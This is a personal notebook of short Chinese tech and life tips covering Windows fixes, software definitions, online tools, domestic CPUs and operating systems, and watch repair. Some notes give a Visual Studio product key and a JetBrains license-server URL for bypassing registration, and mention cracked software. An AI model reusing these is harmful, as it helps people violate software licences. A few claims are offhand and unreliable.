产品签收后的7天内 有质量问题 是我们承担来回运费的 超过15天 一人一半 30天后的 需要客户自行承担来回运费 耳机质保一年 非人为损坏都是免费保修的

--------------------------------------------------------------------------------

华硕可以把ssd通过特定内存扩展卡槽插到特定主板的内存上

--------------------------------------------------------------------------------

奸商：

C6H 并没有所谓烧主板召回的说法 只是缺货变相的拖几天 各位坚决不要下单 这东西成本不含税就是1950以下 到时候我们开车1950 1960元 坚决不要心急中奸商下怀

--------------------------------------------------------------------------------

微软开源了VS的卸载器，方便你卸载干净

--------------------------------------------------------------------------------

根据某定理，五次以上的没有特定的求根公式。所以上面的式子有些是用降次解的。

--------------------------------------------------------------------------------

拨号后ip地址不变，可能意为着被监视。

--------------------------------------------------------------------------------

FPGA: Field Programmable Gate Array现场可编程门阵列

输入可以是电路原理图或者开发程序（反正都会被转为开发程序），然后执行。关键是实行了门电路级别的控制与合作。

--------------------------------------------------------------------------------

sogoupinyin linux：

apt-get install fcitx

apt-get install -f #这个命令是修复依赖，我是先尝试dpkg -i了安装包

apt-get install fcitx-config-gtk2

最后dpkg -i会出现，无视

No such key 'Gtk/IMModule' in schema 'org.gnome.settings-daemon.plugins.xsettings' as specified in override file '/usr/share/glib-2.0/schemas/50\_sogoupinyin.gschema.override'; ignoring override for this key.

--------------------------------------------------------------------------------

多电脑切换器（KVM）是网络中的管理设备，它是Keyboard（键盘）、Video（显示器）和Mouse（鼠标）三个单词的第一个字母。即能够实现用一套键盘、显示器、鼠标来控制多台设备。

--------------------------------------------------------------------------------

似乎在notepad++中不小心点中语言，中文全变成3F和00（问号与空格）。

--------------------------------------------------------------------------------

对于文件而言，复制只是把路径复制到剪切板里面

--------------------------------------------------------------------------------

notepad++在当前所有打开文件中搜索，是web改代码利器

小心使用编码转换，有些编码转过去再转回来是有问题的。

--------------------------------------------------------------------------------

基本解释

　　高内聚低耦合，是软件工程中的概念，是判断设计好坏的标准，主要是面向对象的设计，主要是看类的内聚性是否高，耦合度是否低。

高内聚

　　内聚就是一个模块内各个元素彼此结合的紧密程度，高内聚就是一个模块内各个元素彼此结合的紧密程度高。 　　所谓高内聚是指一个软件模块是由相关性很强的代码组成，只负责一项任务，也就是常说的单一责任原则。

低耦合

　　耦合：一个软件结构内不同模块之间互连程度的度量(耦合性也叫块间联系。指软件系统结构中各模块间相互联系紧密程度的一种度量。模块之间联系越紧密，其耦合性就越强，模块的独立性则越差，模块间耦合的高低取决于模块间接口的复杂性，调用的方式以及传递的信息。) 对于低耦合，粗浅的理解是： 　　一个完整的系统，模块与模块之间，尽可能的使其独立存在。 　　也就是说，让每个模块，尽可能的独立完成某个特定的子功能。 　　模块与模块之间的接口，尽量的少而简单。 　　如果某两个模块间的关系比较复杂的话，最好首先考虑进一步的模块划分。 　　这样有利于修改和组合。[1]

--------------------------------------------------------------------------------

通过多拨看出来qq的文件下载也是单任务多线程型。

--------------------------------------------------------------------------------

压缩文件的查看其实是先释放到某一个目录中

--------------------------------------------------------------------------------

U盘驱动器存在问题导致不时自己会退掉

--------------------------------------------------------------------------------

MIT开发出该系统（用WiFi检测人体移动）并不容易，主要原因是WiFi电波会在房间内的家具、桌子、墙壁以及天花板上发生乱反射，而且穿过墙壁返回的电波信号只是发射信号中极少的一部分。卡塔比教授的小组开发出了抑制从墙壁等物体反射回来的电波，只抓取从移动的人体反射回来的电波的技术，这种技术对Wi-Vi系统的开发起到了关键性的作用。

--------------------------------------------------------------------------------

无线充电技术是采用电磁感应原理实现的，虽然也会产生辐射，但并不会对人体产生危害（线充电工作在对人体无害的低频非电离频率(110-205KHz)，根本不用过多担心）。不过有的。。。辐射就相当于在时刻打电话。

--------------------------------------------------------------------------------

哈哈镜是一种游乐场及商场常见的玩乐设施，即表面凸凹不平的镜面，反映人像及物件的扭曲面貌，令人发笑，故名叫哈哈镜。

--------------------------------------------------------------------------------

翻墙

--------------------------------------------------------------------------------

笔记本

小编是静电导致的，在尝试单独使用电源适配器和单独使用笔记本电池无法开机的情况下，拔掉所有外接设备，电池和电源适配器，将笔记本长按开机键放掉静电后并静置几十分钟再连接电源适配器去开机就正常了

--------------------------------------------------------------------------------

滴眼液：

聚乙二醇是人工泪液

品牌：苏为坦

--------------------------------------------------------------------------------

图标更改：

win10自身也带了不少图标，如下图所示，选择win主目录下system32目录，shell32.dll。不少图标都在这里面。

--------------------------------------------------------------------------------

电脑左下角win打不开，右下角通知中心打不开，同时win商店闪退，图片类型文件打开报错

通过任务管理器来新建一个任务，这样就可以勾选管理员权限，然后在powershell中Get-AppXPackage -AllUsers | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($\_.InstallLocation)\AppXManifest.xml"}就好了，虽然还是有报错。

不过win开始菜单里面不能输入字进行搜索了，于是我又来了一遍就好了。

--------------------------------------------------------------------------------

研发的人都知道，各种接口都是或多或少收费。微博蓝V300，微信认证300，公司对公账户开启，1200,工位费、申请知识产权

--------------------------------------------------------------------------------

Adobe Flash Player

NPAPI 用于非IE内核(Firefox, Chrome)

--------------------------------------------------------------------------------

Firefox 管理书签，要先把最上面的一行菜单栏勾选显示，这里面可以管理书签。

--------------------------------------------------------------------------------

BIG5(俗称“大五码”)是繁体规范,GB是简体规范

--------------------------------------------------------------------------------

qq的聊天可能是被监控的

--------------------------------------------------------------------------------

GitHub是一个共享虚拟主机服务，用于存放使用Git版本控制的软件代码和内容项目(引自维基百科）。说白了github就是开发者的百度云（有人说是Facebook）。你可以在github上搭建出自己的博客。

--------------------------------------------------------------------------------

逗号分隔值（Comma-Separated Values，CSV，有时也称为字符分隔值，因为分隔字符也可以不是逗号），其文件以纯文本形式存储表格数据（数字和文本）。

--------------------------------------------------------------------------------

windows里面是可以直接把iso挂载到CD的。

--------------------------------------------------------------------------------

全栈工程师，也叫全端工程师(同时具备前端和后台能力)，英文Full Stack developer。是指掌握多种技能，并能利用多种技能独立完成产品的人。全栈式就是万能。

--------------------------------------------------------------------------------

云端应用：

https://uzer.me

支持多款应用：办公、绘图设计（Matlab，Ps，Balsamiq、IIIustator）、浏览网页（chrome还自带梯子）

可以将链接发给小伙伴然后一起操作，这样其实也就提供了在线浏览

IIIustator 矢量绘图软件

Balsamiq Mockups是一种软件工程中快速原型的建立软件，可以做为与用户交互的一个界面草图

在线绘图软件：<https://www.processon.com>

http://meikevideo.com/ 在线视频制作网站，那只能做小视频了。

<http://naotu.baidu.com/>

类似于excel一样制作数据的图表：

<http://tushuo.baidu.com/>

在线UI设计与ICON制作：

<https://material.io/>

个人简历模板：

<http://www.job592.com/doc/> doc下载

<https://www.zhiyeapp.com/> 在线制作


原型设计：

<https://modao.cc/downloads>

axure

如何做高大上的城市肌理分析图？https://www.mapbox.com/studio/signin

在线实验平台（代码执行平台），一般都是结合课程，有些做的是真的好



--------------------------------------------------------------------------------

傲游云浏览器是一款基于Chromium开发的云浏览器，它集成了傲游账户、收藏和智能填表同步、快速访问、鼠标手势、超级拖拽、自动更新等功能，同时具有数据同步、插件系统功能。

--------------------------------------------------------------------------------

windows Eventid

6008 上一次系统的 23:29:00 在 ‎2017/‎4/‎6 上的关闭是意外的。

41 系统已在未先正常关机的情况下重新启动。如果系统停止响应、发生崩溃或意外断电，则可能会导致此错误。

1101 该传输已丢弃这些审核事件。

这个应该就是硬件的问题了，不过如果是电源的话，应该是会导致我的鼠标以及键盘上的灯灭掉。已知就是连接扩展器的CPU风扇会停掉一个。诶，我风扇装多了。

--------------------------------------------------------------------------------

安全模式下有些驱动会没有，比如音卡、网卡。

带网络连接的安全模式才会有网

安全模式下由于组策略的设置有很多软件是不能打开的，QQ、虚拟机甚至包括图片查看器（这个我可以用编辑来打开画图板来查看）。

--------------------------------------------------------------------------------

Mac下Karabiner用于调整键盘键位与开启键盘所有功能。

--------------------------------------------------------------------------------

widows激活需要KMS服务器，你可以自建一台，老师使用openwrt在实验室自建了。

--------------------------------------------------------------------------------

深度所有项目的源代码都是按照 GPL3 许可证实时开源的（只要内部代码审查机器人通过代码质量审查以后就会由机器人自动推送到 github )

--------------------------------------------------------------------------------

7zip可以进行CRC SHA ，右键校验查看数值。

--------------------------------------------------------------------------------

Marvell（迈威科技集团有限公司，现更名美满），成立于1995年，总部在硅谷，在中国上海设有研发中心，是一家提供全套宽带通信和存储解决方案的全球领先半导体厂商

--------------------------------------------------------------------------------

这几年流行过的 IDE 数不胜数 jbuilder, Netbeans, IntelliJ, Eclipse, webstorm, Sublime 还有 jetbrains 出品的各种IDE

由于最新jetbrains发布了IntelliJ IDEA （Java）. PyCharm .PhpStorm.WebStorm 等各个版本，但是改变了注册方法。原先的注册码包括注册机都已经不能使用了。

学生似乎可以直接免费使用，但是我使用的是License Server激活，类似于windows的KMS激活。自己搭建一个服务器来欺骗软件就好了。

记录一个2017/4/14可以用的jetbrains IntelliJ服务器:http://idea.imsxm.com/

--------------------------------------------------------------------------------

BufferZone沙盒软件可以直接在目标操作系统中开辟一个独立的空间，在这个空间里运行程序、上网等所有的操作都不会影响到主系统，进而确保真实操作系统的安全，同时，也可以避免自己的隐私数据因为在别人的电脑中使用而遭到泄露，它的功能很类似于以前介绍过的“沙盘”！不过“沙盘”没有它厉害的哦！

当BufferZone Pro运行后，常用软件比如ie，opera，firefox等浏览器都会在虚拟环境中运行，浏览网页的时候你会看到浏览器周围有红色的框，这就表明，现在你的一切操作在关闭软件后就会消失，现在的任何行为都是安全的，不怕任何病毒。

安装包后缀居然是msi

--------------------------------------------------------------------------------

影子系统（PowerShadow Master）[1] ，是隔离保护Windows操作系统，同时创建一个和真实操作系统一模一样的虚拟化影像系统。进入影子系统后，所有操作都是虚拟的，所有的病毒和流氓软件都无法感染真正的操作系统。系统出现问题了，或者上网产生垃圾文件，只需轻松的重启电脑，一切又恢复最佳状态。

--------------------------------------------------------------------------------

TIMQQ是QQ轻聊版

--------------------------------------------------------------------------------

尼特是屏幕亮度的单位

--------------------------------------------------------------------------------

自媒体(外文名：We Media)又称“公民媒体”或“个人媒体”，是指私人化、平民化、普泛化、自主化的传播者，以现代化、电子化的手段，向不特定的大多数或者特定的单个人传递规范性及非规范性信息的新媒体的总称。

--------------------------------------------------------------------------------

System-on-a-Programmable-Chip，即可编程片上系统。 用可编程逻辑技术把整个系统放到一块硅片上，称作SOPC。可编程片上系统（SOPC）是一种特殊的嵌入式系统：首先它是片上系统（SOC），即由单个芯片完成整个系统的主要逻辑功能；其次，它是可编程系统，具有灵活的设计方式，可裁减、可扩充、可升级，并具备软硬件在系统可编程的功能。

--------------------------------------------------------------------------------

摩拜单车是按四年免维修标准自主设计的，比如为了保证骑行安全，轮毂变得宽厚并且重；为了免充气，热橡胶发泡轮胎；为防止掉链子，采用轴传动；为防生锈而做全铝车身；甚至为轮胎装卸方便，采用单摆臂设计等

--------------------------------------------------------------------------------

对于win10来讲，公用网络还是专用网络就在于是否开启“这台计算机能否被检测”

--------------------------------------------------------------------------------

win7系统又一次我需要移动大量的数据在几个盘之间，我几个移动一起卡发现速度是最快的，而相互之间速度基本也没有什么影响。

win10系统似乎限制了同一个时间里面只能有一个任务在移动。

--------------------------------------------------------------------------------

更改快捷键的时候除了要改变“目标”，还要改变起始位置。不过我遇到过快捷方式中起始位置为空的。

--------------------------------------------------------------------------------

我接收来自pi的rtsp流，36-

qq屏幕分享对网速要求不高，比简单使用rtsp来实现好。

--------------------------------------------------------------------------------

图标实现工具：

一直以来用的是Axialis IconWorkshop，结果一段时间不用破解版居然被和谐了，擦。

大伙儿看下这个ArtIcons，也可以从png做多种分辨率的icon，还可以一个icon包含多种分辨率，比如导入一张128x128的png后，在最右边点右键->New image就会出来菜单选择新分辨率了，然后另存为即可。

--------------------------------------------------------------------------------

视频录制软件：支持区域指定

Bandicam，韩国bandisoft公司出品，可以录制游戏视频，屏幕区域，自带简体中文。还自动去除鼠标功能。

屏幕录制专家

--------------------------------------------------------------------------------

notepad++中将代码块或者注释用它的那个减号缩成一行以后删除这一行，看起来删了，但是代码绝对会出问题

--------------------------------------------------------------------------------

公安部：身份号码重号人数由171万人减至8人

2017-04-27

--------------------------------------------------------------------------------

低脂低糖的面包基本都不好吃。

--------------------------------------------------------------------------------

所谓电子面单，是指使用不干胶热敏纸按照物流公司的规定要求打印客户收派件信息的面单，在行业内也被称为热敏纸快递标签、经济型面单，二维码面单等。电子面单在国外已经成功运用多年，如联邦快递(FedEx)和国际快递(Ups)。而在国内，京东、当当、易迅、一号店等从自建初期就使用了电子面单。然后阿里推出的整合产品就叫做菜鸟电子面单。

传统的四联单分为寄件客户联、取件联、派件联、收件客户联，货品多时从包裹上抽取寄件客户联及取件联费时费力，耽误包裹流转效率，工人手工操作时还容易造成包裹损伤，提高退货率；运用电子面单寄件客户联与取件联可用电子存根代替，取件、中转时均无需撕下包裹上的相应联单，上门取件直接扫描配送即可，缩短操作时间，优化配送流程。

说白了就是电脑中打印到特殊材料上面。而传统就是手写。

--------------------------------------------------------------------------------

360压缩对图片的解压，如果你是查看其中一张图片的话，可能也要等上一段时间，因为它是解压全部到一个路径。

--------------------------------------------------------------------------------

不错的云硬盘：

https://mega.nz/

--------------------------------------------------------------------------------

高中校园直播平台：

水滴直播

--------------------------------------------------------------------------------

代码配色：

http://color-themes.com/?view=index

--------------------------------------------------------------------------------

360压缩可以将压缩文件转换为自解压文件，然后就加上了360压缩的广告。。。。

--------------------------------------------------------------------------------

pixabay，挺有名的高品质图片网站，免费的， 相信许多人对此并不陌生

--------------------------------------------------------------------------------

兵役登记：

（1）应征是指经兵役登记初步确定符合征集条件的适龄公民。（2）缓征是指在全日制学校就学的学生或者有其他特殊情况的适龄公民。（3）免征是指有严重生理缺陷或者残疾、有其他严重传染性疾病不宜征集的适龄公民。（4）不征是指被羁押或者正在受侦查、起诉、审判的或者被判处徒刑、拘役、管制正在服刑的以及依照法律被剥夺政治权利的适龄公民。

已登记是已经应征。

现在是登记到24周岁结束，每年都需要进行登记，考上大学以后一定要记得在征兵网中改变地点，不然是要回到老家进行登记与初检。

如果不进行登记算是拒服兵役：1.处以3K以上1W一下罚款 2.纳入征信系统（征信系统中的东西要5年才会消除） 3.一定时间以内，似乎是两年，不能参加公务员、事业单位和国有企业等单位的招聘考试，不能出国，不能办理高校入学手续，甚至不能办银行贷款，不能办身份证、驾照，不能购买机票、高铁票等

--------------------------------------------------------------------------------

ss的使用需要安装NetFramework4.0

--------------------------------------------------------------------------------

第一类完全自主的操作系统有很多，但如果从应用生态方面来看的话，完全自主操作系统的数量是0。这是因为编写一个操作系统的难度并不是很高，只要学过计算机专业、水平高一些就能编写一个简单的操作系统，但这样的操作系统是没有意义的。

最主要的原因就是它并没有完整的软件生态系统。为什么大家都习惯用Windows，是因为我们经常用到的软件和服务都在Windows上，比如购物经常用的网银，在其他系统上是无法使用的。系统的发展是个漫长的过程，不仅仅是系统自身完善，更是系统生态的完善。

第二类开源系统就太多了，PC上有大家熟悉的Linux，比如麒麟、红旗、乌班图和deepin等桌面操作系统；手机上有多数人都在用的Android，比如国内三大手机系统MIUI、Flyme OS、Smartisan OS等。这些操作系统的本质都是Linux或类Linux，只不过换了换皮肤，深度定制些功能等。所以它们能够运行相同的程序。

第三类修改闭源系统，这一类比较少见，就是花钱买完整的授权，然后在源码上进行修改。代表类型是VxWorks，在嵌入式中比较常见，比如交换机这种产品的系统，在民用级的产品中几乎见不到。

从以上三种类型中可以看到，Linux作为开源系统是比较好的选择。可能有人会担心开源系统不安全，其实这个担心是有些多余。系统都已经开源了，即使不安全也能直接看到。也正是这个原因，Linux系统从来不需要杀毒软件，可以说Linux没有国别之分，它是世界的。

--------------------------------------------------------------------------------

国产CPU的设计和制造

目前国产CPU大致可以分为四大类：自主、开源方案、购买方案和授权。

第一类自主设计，其中的代表就是龙芯。龙芯的微架构是中科院自主研发的，可能由于其兼容MIPS指令集而被解读为并不是完全自主设计。2011年的时候，龙芯就已购买了MIPS64位架构授权。

但如今MIPS逐渐没落，所以龙芯的市场前景并不可观。一些朋友可能有机会拿到搭载龙芯CPU的笔记本，其性能表现是比较糟糕的。

即使如此，龙芯的现实意义却是最大的。作为一个国家的战略技术储备，龙芯会一直活下去。中国科学院龙芯CPU首席科学家胡伟武在接受采访时表示，龙芯CPU完全可以做到世界第一，但问题就在于没人用、没人买。软件生态上的匮乏是制约龙芯发展的一大原因。

国产CPU设计和制造现状

第二类开源方案，其中的代表就是SPARC架构的CPU。这一类CPU基本不会用在民用领域，大多用在航空领域，比如大家熟悉的神舟飞船，欧洲一些国家的航天器也采用此类CPU。

第三类购买方案，其中的代表就是alpha架构的CPU。神威太湖之光就是用的这种，同样不适合民用。虽然在超算领域神威太湖之光是最强的，但自身还是存在一些设计缺陷，比如内存设计很弱，浮点性能强，适合做并行计算，有点像显卡。单核性能比较弱，可能还不如龙芯。

第四类授权，这是目前最为广泛的，比如前面提到的兆芯是x86的授权，大家熟知的华为的麒麟处理器是ARM的授权。除了这两个外，还有飞腾（ARM）、展讯（ARM）等等。这一类在商业化道路上是走的比较轻松的，因为不用担心兼容性问题，花费的钱也比其他类要少一些。

--------------------------------------------------------------------------------

基于Chromium的浏览器，在这里我推荐360极速浏览器

冈本为世界著名的橡胶乳胶制品生产商，始创于1934年。主要从事有关橡胶、塑胶及合成制品事业，尤其是日本保险套产业的翘楚，并被尊称为「日本保险套教父｣

--------------------------------------------------------------------------------

在安装win10的时候，会出现这种提示：Windows无法安装到这个磁盘。选中的磁盘具有MBR分区表。在 EFI 系统上，Windows 只能安装到 GPT 磁盘。

删除分区

--------------------------------------------------------------------------------

图书馆书上的磁条也是有使用寿命。

--------------------------------------------------------------------------------

有赞微商城（直接支持微信开发）

强大的微商城，完整的移动电商解决方案

面向线下实体门店和线上传统电商

--------------------------------------------------------------------------------

别针别好了给领导

--------------------------------------------------------------------------------

腾讯在编码视频（视频压缩）上面取得了不错的成就，一下子就上传完了

--------------------------------------------------------------------------------

雅虎邮箱已经停止服务了

--------------------------------------------------------------------------------

几种神卡：

http://www.rqliming.com/n/2017/0307/14374172.html

PS：腾讯王卡语音不免流。　　据我了解，基本上是运营商先把腾讯服务器IP收集过来，IP就相当于地址，运营商知道了这些地址，有流量从这些地址传输出来，运营商可以判断流量来源，所以就可以为这些流量进行免流处理。正常的情况下，非高峰时段，腾讯视频聊天是可以免流的。但在人群使用高峰期，服务器压力太大，为了缓解服务器压力，腾讯对微信视频（语音）聊天采用了P2P点对点通信技术，这样，微信视频（语音）聊天流量就不是通过腾讯的地址传输出来，运营商无法对这些流量免流。

--------------------------------------------------------------------------------

驾校：

1，2,3档都是可以直接起步的。但是在考试与驾校学习期间，只能使用1档起步。

爬坡的时候推荐使用2档，3档适用于那种不是很抖的坡。

科目三：

空挡起火，3s后转道，转弯对转过后开的道是有要求的（没有障碍物的话不能变道转弯）

--------------------------------------------------------------------------------

QQ总是跟新，然后win10就会来个弹框询问是否允许对更改。我通过详细信息，找到了更新exe，

1.在一个叫NewUpd的目录下，借助操作系统中同一目录下命名不能冲突这一特点，在目录下建立一个空txt。好吧，阻止不了。之后尝试了在文件夹里面新建一个与exe一样的名字，但是直接被覆盖了。

2.NewUpd这个文件夹，我禁用权限（准确来说是禁用了权限的继承以后，然后选择了删除继承来的权限，于是所有用户都被删了，也就没有用户能访问这个文件夹了）。但是还是不行！

3.

--------------------------------------------------------------------------------

使用百度网盘的油猴脚本进行下载的时候，一开始下载的时候需要传递cookie来建立连接，所以一开始使用网页进行下载，连接建立以后，将链接复制给迅雷，然后就可以进行下载了。

--------------------------------------------------------------------------------

迅雷

http://jifen.xunlei.com/

这个网址最下面才出现了普通迅雷会员的购买。普通会员10元/月，白金15元/月，钻石30元/月

现在的会员：

之前淘宝刷迅雷会员，基本现在都还在，主要是查不到，查到了也只会减一些时间。

迅雷金融超市有个投4k 8天下车送一年迅雷会员的。

不过现在我觉得我已经具有直接购买的资格了。

吾爱有迅雷的破解版，也存在刷迅雷会员的方法。

其他下载：

神奇磁力（一个安卓软件）+ADM下载器，没有敏感资源这个问题

不是有个添加到旋风空间吗，和谐的资源一般进去就是个x，这时候你快速的把这个资源从旋风空间删除再添加，多试几次，总有一次会成功的保存到旋风空间中，就可以加速了，我自己经常这么弄，百分之九十的资源都可以

--------------------------------------------------------------------------------

http://url.cn/49mA9eh 这是QQ空间的视频分享网址，后来会跳转到QQ空间

http://url.cn 这里进去实际是腾讯微博的网址。

--------------------------------------------------------------------------------

交通卡江浙沪基本上都可以使用。不过不支持成都。

--------------------------------------------------------------------------------

rss或者gmail订阅那上面的tag，订阅stackoverflow上的tag，从而能及时回答问题。

--------------------------------------------------------------------------------

70元的Bond皮带，华联超时卖98，不过超市存在那种15元、35元的皮带。没想到稍微颜值高了点的皮带，价格就飞飞飞起来。这是普遍特性。

我知道了这件事情后依旧选择了购买：1.网购裤子的评价时间 2.学习打孔，本来以为打孔只能在购买的地方打，但是怎么可能呢 算是交了学费了

皮带等打孔是有一种专门的打孔器。

--------------------------------------------------------------------------------

顺丰联手申通、中通和韵达共同投资5亿元成立丰巢科技，而这次停止对菜鸟开放物流数据接口的，除了顺丰，还有丰巢。

--------------------------------------------------------------------------------

如果你使用的是两个键盘那么按下数字键以后两个键盘的数字键都会开起来

如果键盘提供一个U口作为U盘或者鼠标插口，那么就需要供电，所以k70提供了两个USB接口。

对键盘的设置时对内部配置文件的改变所以会有个缓冲时间才会生效。

VS订阅地址在2016年10月完全迁移到新的地址

https://my.visualstudio.com

但是2015 prpo版本不是免费的呀，我进去干啥子哦。最终使用了key：HMGNV-WCYXV-X7G9W-YCX63-B98R2。

重新使用key进行激活以后，主题会变成默认的白色，工具-》选项-》常规 中把白色改为深色。

Visual Studio Dev Essentials 是 Microsoft 最新的免费开发人员计划，提供在任何平台上构建和部署应用所需的全部功能。 该计划包含先进的工具、云的强大功能、培训以及支持，是我们有史以来最全面的免费计划。

--------------------------------------------------------------------------------

图片搜索（icon等）

http://www.haotu.net/

--------------------------------------------------------------------------------

计算机缺少lua50.dll，加上去以后“错误代码0xc000007b”而导致无法运行，其实就是需要安装DirectX，使用DirectX repair不一定有效果。

--------------------------------------------------------------------------------

QQ邮箱支持传送超大附件

--------------------------------------------------------------------------------

正宗金湖当地养殖青头虾

区别： 青头虾壳薄，烧制后轻松剥开，手不疼，适合蒜泥口味红头虾壳厚，烧制后颜色发深红，漂亮但是手疼

--------------------------------------------------------------------------------

“著作权”与“版权”这两个术语从词源来看存在很大差别。

“版权”（copyright）是英美法系的概念。从其英文原词可以看出，版权的最初意思就是“复制权”，是为了阻止他人未经许可复制作品、损害作者经济利益而由法律创设的权利。英美法系国家从未将版权看成所谓的“天赋人权”或“自然权利”，而是将它视作鼓励、刺激创作作品的公共政策的产物。与此相适应，版权的侧重点也在于保护作者的经济权利。作品长期以来被单纯视为作者财产，而与作者的精神、人格关系不大。因此，版权可以像其他有形财产那样自由转让。同时，雇员在受雇期间为了完成雇主交付的任务而创作的作品，也被视为是雇主而非雇员的财产，其版权由雇主享有。有的英美法系国家甚至规定在这种情况下视雇主为作者。 “著作权法”是大陆法系的概念，其原意为“作者权”（author's right）。与英美法系的版权法相比，大陆法系的著作权法将作品更多的视为作者人格的延伸和精神的反映，并非普通的财产。因此大陆法系的著作权法更为注重保护作者的人身权利。对著作权的转让施加较多限制，对人身权利则一般不允许转让和放弃。有的大陆法系国家甚至不允许著作权转让。同理，对于雇员为了完成雇主交付的工作任务而完成的作品，一般情况下雇员仍然能够原始取得著作权，雇主只能通过合同受让或者被许可使用其中的著作财产权。 但是，随着两大法系的主要国家均加入了《保护文学艺术作品伯尔尼公约》（简称《伯尔尼公约》）以及两大法系之间的相互借鉴和融和，“著作权”和“版权”在概念上差别也在缩小。……不过，版权制度与著作权制度的诧异毕竟没有消失。 ——《知识产权法教程》（第二版），中国人民大学出版社，王迁著，P29。 顺便说一句，我国的法律主要是从日本“借鉴”过来的，而日本又是接受的德国法律体系，而德国是典型的大陆法系国家。因此我国虽然在《著作权法》上面规定了“著作权”和“版权”系同义词，但是在叙述时还是按照大陆法系国家的特点使用“著作权”的说法。

--------------------------------------------------------------------------------

乔治.莫兰迪作品的色调非常有特色，在他的画作中，不管是蓝还是绿、红还是黄，都是灰灰的、暗暗的，甚至连那些深色，比如棕色、黑色，都有种不温不火的柔和，看着他的画，觉得心里十分安宁舒畅。

画油画水粉的人都把莫兰迪的色调，直白的称作“高级灰”。

--------------------------------------------------------------------------------

“性冷淡风”官方说法是Normcore，法国的优雅女性们都是这个范儿，即极简主义的有味说法，代表着极简与克制，是去繁求简的高级智慧。

--------------------------------------------------------------------------------

手表维修：

推荐去望江北园服务中心（也就是北门附近），具体位置是北园进去以后直走就可以看到。

玻璃叫做表镜，2000价位的CK手表表镜的价格大致在167.可以直接去淘宝匹配型号。换个普通玻璃大约３０－５０元吧。蓝宝石镜面要200元左右，矿物水晶玻璃要100左右。望江北园服务中心跟换表镜需要40元（前提是我已经花了80元跟换电池）。所以跟换玻璃的话，考虑到原有玻璃的损毁不是很严重，这样就可以叫师傅保留你换下来的部件，就说之后再坏了可以换回来。后来打电话告诉我说原装玻璃是180元，看来收取手工费10元。原来的玻璃取下来可能会弄坏。

后面的盖子叫做表盖。

更换电池的价格，专柜手机120，电池淘宝手表型号（或者淘宝CK手表 电池，然后通常是会在订单告知处输入手表型号）大致是可以知道价位的，瑞士的电池（算是很好地了）价格大概在40左右，差一些的电池价格几块钱都有。不过望江北园服务中心收取80元，也就是说40元手工费。纽扣电池的幸好并不是通用的，具体要根据手表的型号进行判断。

--------------------------------------------------------------------------------

对口单招，又称对口高考，对口升学，是相对于普通高中生参加的普通高考的另一概念。对口单独招生考试是指专门面向中等职业学校选拔优秀学生进入高等院校深造的考试。只面向中等职业学校如职高、职业中专、中专等。

整体流程还是与高考招生一样的，本科是第一批，二本是第二批。

--------------------------------------------------------------------------------

堆糖https://www.duitang.com/ 图片搜集网站

国外植物信息收集分享的社交网站：https://www.plantsmap.com/

--------------------------------------------------------------------------------

Digia从Nokia手中购买Qt，同时作为此次交易的一部分，Nokia Qt团队的125名员工将随之转移到Digia，这些员工主要来自于挪威的奥斯陆和德国的柏林。

--------------------------------------------------------------------------------

Facebook 是基于好友机制的，也就是添加成好友才能进行社交活动；QQ

Twitter 是基于关注机制，这点类似于新浪微博。

--------------------------------------------------------------------------------

各种宽带，怕是醉了：

电信宽带

联通宽带

移动宽带

教育网

铁通宽带

网通宽带

长城宽带

中科网宽带

广电宽带

歌华宽带

天威宽带

方正宽带

中邦宽带

华数宽带

珠江宽带

油田宽带

视讯宽带

东南宽带

金桥网宽带

盈联宽带

华宇宽带

有线宽带

--------------------------------------------------------------------------------

自行车蓝条与变速器的大轮换挡会摩擦发出声音。

我的自行车一开始我还以为是前叉发出的声音，后来以为是链条，现在确定是踏板了。

补胎：

自行车补胎的时候将内胆抽出，然后拿一个一种机器在破的地方自磨几下，最后贴上一个东西，校内补车2元（只贴了一个地方）

--------------------------------------------------------------------------------

《死或生》（又译《生死格斗》中主角 我曾经追求的人物1

--------------------------------------------------------------------------------

自拍软件： 可以gif动图自拍

B612、snow

Face u

2017-05-02，Snow相机近日在微博上宣布，与B612合并，成立新的相机应用"B612咔叽"

--------------------------------------------------------------------------------

四川大学硬性要求出国留学需要托福80。GRE是学校要求。

怕被遣返不敢用盗版windows office

--------------------------------------------------------------------------------

有人这样形容丝绸之路：

丝绸之路是一个完美的商业奇迹，如果它不卖毒品的话。

丝绸之路是什么？丝绸之路是暗网中最具“品牌价值”的电商，堪称暗黑版淘宝。你能想到的东西都有可能在里面找到。只要你情我愿，就可以形成一笔买卖。毒品、性奴、儿童色情、私人杀手，下限是什么？不知道，或许没有。

--------------------------------------------------------------------------------

全景图通过广角的表现手段以及绘画、相片、视频、三维模型等形式，尽可能多表现出周围的环境。360全景，即通过对专业相机捕捉整个场景的图像信息或者使用建模软件渲染过后的图片，使用软件进行图片拼合，并用专门的播放器进行播放（web就可进行显示），即将平面照片或者计算机建模图片变为360 度全观，用于虚拟现实浏览，把二维的平面图模拟成真实的三维空间，呈现给观赏者。

--------------------------------------------------------------------------------

Association for Computing Machinery, ACM，美国计算机协会

ACM Fellow是由美国计算机协会授予资深会员的荣誉。

--------------------------------------------------------------------------------

spss是一款在大学使用的统计软件，对报表进行分析

会计（财务）报表软件：http://www.xiazaizhijia.com/news/20151118/92666.html

https://www.zhihu.com/question/20205873 报表工具似乎自带分析功能

--------------------------------------------------------------------------------

windows下使用7zip对文件进行tar压缩，直接使用windows下的360压缩软件打开查看发现其中的目录与文件名字存在乱码现象。但是将文件放置到linux中就没有问题。

--------------------------------------------------------------------------------

